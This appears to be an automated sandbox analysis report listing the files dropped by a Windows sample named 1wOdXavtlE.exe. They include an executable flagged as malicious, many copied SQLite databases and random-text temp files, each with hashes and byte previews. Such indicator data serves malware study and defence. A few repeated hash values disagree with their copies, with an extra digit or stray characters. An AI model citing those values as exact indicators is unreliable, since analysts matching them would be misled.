Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....eh`.....V.....Nt... .....@.. .....`..... ..@.....t..K.....t.....@..... ....H.....text...TT... ...V..... ..`.sdata.....Z.....@....rsr c...t.....\.....@..@.reloc.....@.....@..B..... ....

C:\Users\user\AppData\Local\Temp\sssevs.exe	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	727664
Entropy (8bit):	6.694805380362583
Encrypted:	false
SSDEEP:	12288:IKKa2iNTsKa50YExTOnFGiTlJY+P4G5+4wiUgGiusxw1S3nHxzgYp9h0uo:PKa1FszXsOFGb+P4GjTp9Guo
MD5:	7B640BAE01407187610BA076D5509628
SHA1:	CEFDE5C42ED155EB83A847F77E802FE2CCC858E8
SHA-256:	FB8382F9DA53CA6DE0C6BAF0FA77AF2087A26803D2CBD87D69C2F935C049BC10
SHA-512:	B757A84BFFA4C20E11E510D6F8E06E57757697BCD2C6C0A4D21D94162ACBC90B9EC8600268723716CFD71C8114E55D150061024B922DC889319C59E40DA8635
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Iqi`.....0.....X..... .....@.. .....`.....0... ..@.....O.....U.....p....@..... ....H.....text..... .....s'.....`..rsrc....U.....V.....@..@.rel oc.....@.....@..B.....H.....w.....*".(.....*:..{....o!....*b..s&.....s'.....*..o(...*"..o)...*&...o*...*"..(+...*..{....*"..}....*F.(, ...(.....*".(,....*"..(6...*"..o7...*.(8...*..(9...*&...o:...*..o;...*"..(<...*..o=...*..(>...*..o?...*..o@...*..oA...*..oB...*..oC...*..oD...*..oE...*..oF...*..sG...*.sH...*.sI...*.sJ...*.sK...*.sL...*..oM ...*..oN...*..(M...*"..oO...*..oP...*"..sQ...*"..oR...*..oS...**....oT...*"..oU...*"..oV..

C:\Users\user\AppData\Local\Temp\tmp2837.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp2838.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp2A7.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp2A8.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp2A9.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp2AA.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C

C:\Users\user\AppData\Local\Temp\tmp2AA.tmp	
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp2AB.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp2AC.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp379E.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp3B87.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp4DB2.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp4DB3.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp4DB4.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C

C:\Users\user\AppData\Local\Temp\tmp4DB4.tmp	
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp4DB5.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp7265.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.690895772725941
Encrypted:	false
SSDEEP:	24:ZTWQe0oC6OG/K8Vsypd0HuXw0xVfU/Vzv98UU:ZTWQr2VyXysHIwcGKUU
MD5:	A002E80B55673139253599B753BDC01A
SHA1:	6AEEF831A5AAB9155AAABB52D173859E20A86932
SHA-256:	F3484FA4E615D7134AC1BF4C3355C6AD63B32AC3CD096345C5EBF6B0CE6669A0
SHA-512:	D4A9257255BA4610E904C005F6734E65D5B0B4489E645792F3AB52AFD59B4B76E4B0FCE1F3457D7E5D3DA3101DAAC80A926FA513B77DAB01F2DAC5F5C4304CA 7
Malicious:	false
Preview:	JSDNGYCOWYHKSOWFGCIERRTFYJMLBLSAMTEZRBUWFRXYICIUHZNIMVLJXTFXQNXACRFWSEWJBERQHLEBPYXRECCWDJKIIOUGNYQMGAHSLOPLLA LAEDDKJTOOCDGYIBOWZZREIEWSXQRGULZIXFYNIUMNTNALWVABHVLKEJLBKGOKXZWDSWRTTLTQLNTZDYMSECYMQISNCNIAJOWDCCMHWLIVFACQ KZXXZJOSENBJHZELIVOCAHDNZGZILFSILTSAJXDBFAIPHVHXYHJHVMVHKVOMYOGGVIKVJUVYLDFTICBCZKSVRDRTALSXFNMCPLGOGSEBKXSHSH VDVDKWEHNIBLPTMWICAACVFWPQNIUVLFSAWPOGDJFOGTXDHMTFWREVZXCABJCKFYXJGAHKTXNFLIILTMBRTKACTMOVDBLCVYDVLNCDXAAINTGC CRZPDTOFCWZWTHLCVGRTQPEBHUFYWLTLNUIOFLOUTCINZEJUVLTZPPDBVDEELCGFQSGJPRJBEALQLZQAYAQRUTUANCYUZJENWEIISDNULLJXJU PBQHEJEUVMKMEUQRDHXPAZVIFDUGNWXKXYWIQQNJNRMYCLJLHWESVCNCQSXILKRQFSYEDZSBHSLAYIWWOVRVVSWUFEAQPMAPAKFCXFBDIPKHPS FGVOJCEEBALPVQKECBBUCTQGQXOQAPOOYAPYQXNDLKJDRFQDILPIWRGDYTFUHSZLJICMMUSSHGHNLKNEDYXJSPECVTAEQTVXATOODAVROWNAPC HDRRBHVDVWBGOSCJGDENAGFCYDIHAPBWLJNOPCQCPTSOHGQQMHEAKRBOBSEHAOMGXJVYWJGLSIQJUOMYPNZTOFVNNMRIVMHOCFZTLTEDAGEXGJ XLNRLSHJQGFHIJDLJHOPPMFPYEIXPRQCTRDIYDJEHHSKFBRZMXLZJBDDOYCXQJBCBQFRXVCYCHXKGNDWEEUUKPAGVHHOXFZXZEWWCOVSFYZHIL ZJQQKFHCLR

C:\Users\user\AppData\Local\Temp\tmp7266.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.694982189683734
Encrypted:	false
SSDEEP:	24:MggAXr5945qa/jgwHvsjCIShLGmTSIp/6co4rHg+X:MgJXr5+pjBsUhJTSIGA
MD5:	E49F84B05A175C231342E6B705A24A44
SHA1:	41B4E74B5F82D72435DFF38DD1B8B6026691CB4E
SHA-256:	EE0E867E83FE0206F33F009F216D2986AE3903B6F8944FBE2CC36586E5844626
SHA-512:	84E29127671A2D2539F2E340C3465736F68C5545A256F9C2813B6BF955645A629FD80BCFF7CEC902F07492C1E40C0794C2D3A906DD402BACA5E647BDFA2B88A/
Malicious:	false

C:\Users\user\AppData\Local\Temp\tmp7266.tmp	
Preview:	KZWFNRXYKIQQDFEFEKFUFTLSCHHVHHFJVLINSSPODUWFGYCFXENRRFQZQNVRFJLXTKRPVZFZUDBIVIHPJCTZSMJNOWNCQAPYYHLTMHJJYECMUW UKYXMYBEVYHAFCNHVTPHXQKEQMWLDZKOKDMDUORJRRWKHVJLZNSFERFDAFUHPRYSOCWFZCHPEXICNDGFOZLLLNASUKYIOHUBCGSHVHTAAMQFTB UNSBDIPJOCUDVCBYOUPDCATAMJESONSVVDFARQOQHDTKDRVDWNHMPSWQTCDBOSQIMASLDMFOKOIPUFJNASKNMQOVCYYFVCKNWJBV IBCWMYJGLWMAZWJABPWRYFHPZVZTRFLFKJIVQMYASPFSBODYXKEEFHBTFSHZEWSGAGGMSRRYSACIWVPBTHVGVVYONDRAYVOWBYTT LWWPGWQAJDLYFDALUZCIBUOEBMSCKJILYNBNADCKXDVTLOFEMKULPCSYYTTPBZKLBPMPEQZHPJCMRWISRYUKSYBUOCFXUPORADUTYINWCOLTVN YNBVHTATWIAMJBNCYZTMQLJOZXQMVQWJAGLZBDTPNMMKABCUCOYDSRVMYDKVJFRZRLIKSQNEMHUWIXWIACERSGEBQFEQJLXFLCITYZWKHIASCU IPVHOXQGWHFWSXEHOMVVXNFDEKOTOBBAEPJTBOCEJGWYSJBHWDRPPONMLWEDWWLGQVWLLREHLEZFZNEDNRDQMBTZWCUIFLPBHTTQ GIEVFRJKMYLHMYUOCAAUGIRMYSCUPKJDFUJBVKKJHICSXHPXWUGXGPHCKBZLZXDCKURFIMZGIDDJWPBHEERWPLLCNTTKZRNYIMGHNYECXBHHHW CVILLPFPVXYOQODPYIIVKTOODIUKCMBBWHUEFORQUJCVYVBOBKKLPQJMOJEUOFUFAAJRTAZTXJJQPOORSRNCQDMHWVYQIGGCMZGYMXIBAKRNOP IPQWJHZEWBBJTYBESJTCCPYZHONYNVOXCBHCXRST

C:\Users\user\AppData\Local\Temp\tmp7267.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.6994061563025005
Encrypted:	false
SSDEEP:	24:B08PKUcagX20VoXE+FZx/9wb8CokRMdpcUuDdgyzat15b9DZd7:B00KZagXRVyEC/9wbtor+DstLbXR
MD5:	A2EF8D31A8DC8EAFB642142CAE0BDDE5
SHA1:	6D33FA6AE5C8F3D94A889AF2AFBE701A8939BD4A
SHA-256:	A63D52B4D40DE4D08B155AB05F7B239F6B826D2E9AEF65D14C536CC17B117180
SHA-512:	0183DCD7C9808191B0D67319318EDB8069F15943CD9AFFDD5D905CA66471A301A3745EC2BDA93FD30400A08856F9530F8DB8A91555E910534E43591DE6588680
Malicious:	false
Preview:	ZBEDCJPBEYDZQGCVTGMBDASCMXWLERZBJTKXMSCERSGFDONQAMYGDFYKFYLRRNDSSGOWCSVJIWIVRJNDSQXJTTMAXVCSRDVBHJTJAHTUGCUAWH WEVTZMXBFFYFUVEYDCLBXZZXFGQTWOJCECEYXZGEOOJDMVGMJIBYUFGTAXZQFDALIISPEXNBMVCNQHJOUZVXMSFGVMMJSOTYBAIBARXRQIHGTH EJLHLQYVFLCLOFZPJJNGWGUFEFWDITXPCXBOEGYNGVEMPRSJBIUABRWYDIZIOEKFMGKERRXNEAUHHIGKJGZYYHOPIKNRRYEAZLMNYDGFIVIJPY MXKETIZCKXHUZFXIJHQQDRCSLMJZZJXMQYZJYWLCENOBYZRKIPDNTOCZBITNJXYFHPKLDLFNFTFPITPPGJYNAUOBLGWYVHPFDVDMRFKRTPDBLS NIHQBPMARNFKQAQJVIEOLDVNQKQXMHUIECHHCBWWKMSQPKKMTKTWVWEBVUAXWNLNMYEUBMGCGJTOJRQFGGHHLUDCSUNVREFGQLVZ NTOMRGHSGVZCIEDGKHHTKATGJQYWMOXACOPMCHXJXNTBTSGCPUUSQVNCDVHCIQKUJWVUTGDNGWDNLQEWLMNYLKNVSFDBBIZZEHCD IMOJGCOBQZDWJNJPIEFNVWHFQSCSHGUQLBIQCMTBTOMPFZRCNWPIJILMFSCYXDRTMSMAVJZZGQJTZZACHQUIBTKCMOKJBPDOKJYCHADHETFJAV ZAQIIWZRRGFSBGIIPYXFQSZKQPWXQCYERZGATQXEDAHDYBYZVROOBTIZFDOMRDVIUBHXTQOKCVSRLAYYMSBYFDGLRDCLXUKSNRGYDRFKSMAJGR BMDZLACAAKDZLPQZCVGELWTWVKPXDEMWCSQNQCJWQNLMOGJVDBANJWFKRRBFXUWVSMZLFJYCUJJORXEFPORKQLYKBMUOVWZKWNAH BCKBBJIYVVDQNIPFQZUTPFKYIRDTGOBWONUYXDVC

C:\Users\user\AppData\Local\Temp\tmp7268.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.690895772725941
Encrypted:	false
SSDEEP:	24:ZTWQe0oC6OG/K8Vsypd0HuXw0xVfU/Vzv98UU:ZTWQr2VyXysHIwcGKUU
MD5:	A002E80B556731392535599B753BDC01A
SHA1:	6AEEF831A5AAB9155AAABB52D173859E20A86932
SHA-256:	F3484FA4E615D7134AC1BF4C3355C6AD63B32AC3CD096345C5EBF6B0CE6669A0
SHA-512:	D4A9257255BA4610E904C005F6734E65D5B0B4489E645792F3AB52AFD59B4B76E4B0FCE1F3457D7E5D3DA3101DAAC80A926FA513B77DAB01F2DAC5F5C4304CA 7
Malicious:	false
Preview:	JSDNGYCOWYHKSOWFGCIERRTFYJMLBLSAMTEZRBUWFRXYICIUHZNIMVLJXTFXQNXACRFWSEWJBERQHLEBPYXRECCWDJKIIOUGNYQMGAHSLOPLLA LAEDDKJTOOCDGYIBOWZZREIEWSXQRGULZIXFYNIUMNTNALWVABHVLKEJLBKGOKXZWDSWRTTLTQLNTZDYMSECYMQISNCNIAJOWDCCMHWLIVFACQ KZXXZJOSENBJHZELIVOCAHDNZGZILFSILTSAJXDBFAIPHVHXYHJHVMVHKVOMYOGGVIKVJUVYLDFTICBCZKSVRDRTALSXFNMCPLGOGSEBKXSHSH VDVDKWEHNIBLPTMWICAACVFWPQNIUVLFSAWPOGDJFOGTXDHMTFWREVZXCABJCKFYXJGAHKTXNFLIILTMBRTKACTMOVDBLCVYDVLNCDXAAINTGC CRZPDTOFCWZWTHLCVGRTQPEBHUFYWLTLNUIOFLOUTCINZEJUVLTZPPDBVDEELCGFQSGJPRJBEALQLZQAYAQRUTUANCYUZJENWEIISDNULLJXJU PBQHEJEUVMKMEUQRDHXPAZVIFDUGNWXKXYWIQQNJNRMYCLJLHWESVCNCQSXILKRQFSYEDZSBHSLAYIWWOVRVVSWUFEAQPMAPAKFCXFBDIPKHPS FGVOJCEEBALPVQKECBBUCTQGQXOQAPOOYAPYQXNDLKJDRFQDILPIWRGDYTFUHSZLJICMMUSSHGHNLKNEDYXJSPECVTAEQTVXATOODAVROWNAPC HDRRBHVDVWBGOSCJGDENAGFCYDIHAPBWLJNOPCQCPTSOHGQQMHEAKRBOBSEHAOMGXJVYWJGLSIQJUOMYPNZTOFVNNMRIVMHOCFZTLTEDAGEXGJ XLNRLSHJQGFHIJDLJHOPPMFPYEIXPRQCTRDIYDJEHHSKFBRZMXLZJBDDOYCXQJBCBQFRXVCYCHXKGNDWEEUUKPAGVHHOXFZXZEWWCOVSFYZHIL ZJQQKFHCLR

C:\Users\user\AppData\Local\Temp\tmp7269.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.694982189683734
Encrypted:	false
SSDEEP:	24:MggAXr5945qa/jgwHvsjCIShLGmTSIp/6co4rHg+X:MgJXr5+pjBsUhJTSIGA
MD5:	E49F84B05A175C231342E6B705A24A44
SHA1:	41B4E74B5F82D72435DFF38DD1B8B6026691CB4E

C:\Users\user\AppData\Local\Temp\tmp7269.tmp	
SHA-256:	EE0E867E83FE0206F33F009F216D2986AE3903B6F8944FBE2CC36586E5844626
SHA-512:	84E29127671A2D2539F2E340C3465736F68C5545A256F9C2813B6BF955645A629FD80BCFF7CEC902F07492C1E40C0794C2D3A906DD402BACA5E647BDFA2B88A
Malicious:	false
Preview:	KZWFNRXYKIQQDFEFEKFUFTLSCHHVHHFJVLINSSPODUWFGYCFXENRRFQZQNVRFJLXTKRPVZFZUDBIVIHPJCTZSMJNOWNCQAPYYHLTMHJJYECMUW UKYXMYBEVYHAFCNHVTPHXQKEQMWLDZKOKDMDUORJRRWKHVJLZNSFERFDAFUHPRYSOCWFZCHPEXICNDGFOZLLLNASUKYIOHUBCGSHVHTAAMQFTB UNSBDIPJOCUDVCBYOUPDCATAMJESONSVVDFARQOQHDTKDRVDWNHMPSWQTCDBOSQIMASLDMFOKOIPUFJNASKNMQOVCYYFVCKNWJBV IBCWMYJGLWMAZWJABPWRYFHPZVZTRFLFKJIVQMYASPFSBODYXKEEFHBTFSHZEWSGAGGMSRRYSACIWVPBTHVGVVYONDRAYVOWBYTT LWWPGWQAJDLYFDALUZCIBUOEBMSCKJILYNBNADCKXDVTLOFEMKULPCSYYTTPBZKLBPMPEQZHPJCMRWISRYUKSYBUOCFXUPORADUTYINWCOLTVN YNBVHTATWIAMJBNCYZTMQLJOZXQMVQWJAGLZBDTPNMMKABCUCOYDSRVMYDKVJFRZRLIKSQNEMHUWIXWIACERSGEBQFEQJLXFLCITYZWKHIASCU IPVHOXQGWHFWSXEHOMVVXNFDEKOTOBBAEPJTBOCEJGWYSJBHWDRPPONMLWEDWWLGQVWLLREHLEZFZNEDNRDQMBTZWCUIFLPBHTTQ GIEVFRJKMYLHMYUOCAAUGIRMYSCUPKJDFUJBVKKJHICSXHPXWUGXGPHCKBZLZXDCKURFIMZGIDDJWPBHEERWPLLCNTTKZRNYIMGHNYECXBHHHW CVILLPFPVXYOQODPYIIVKTOODIUKCMBBWHUEFORQUJCVYVBOBKKLPQJMOJEUOFUFAAJRTAZTXJJQPOORSRNCQDMHWVYQIGGCMZGYMXIBAKRNOP IPQWJHZEWBBJTYBESJTCCPYZHONYNVOXCBHCXRST

C:\Users\user\AppData\Local\Temp\tmp726A.tmp	
Process:	C:\Users\user\Desktop\1wOdXavtlE.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.6994061563025005
Encrypted:	false
SSDEEP:	24:B08PKUcagX20VoXE+FZx/9wb8CokRMdpcUuDdgyzat15b9DZd7:B00KZagXRVyEC/9wbtor+DstLbXR
MD5:	A2EF8D31A8DC8EAFB642142CAE0BDDE5
SHA1:	6D33FA6AE5C8F3D94A889AF2AFBE701A8939BD4A
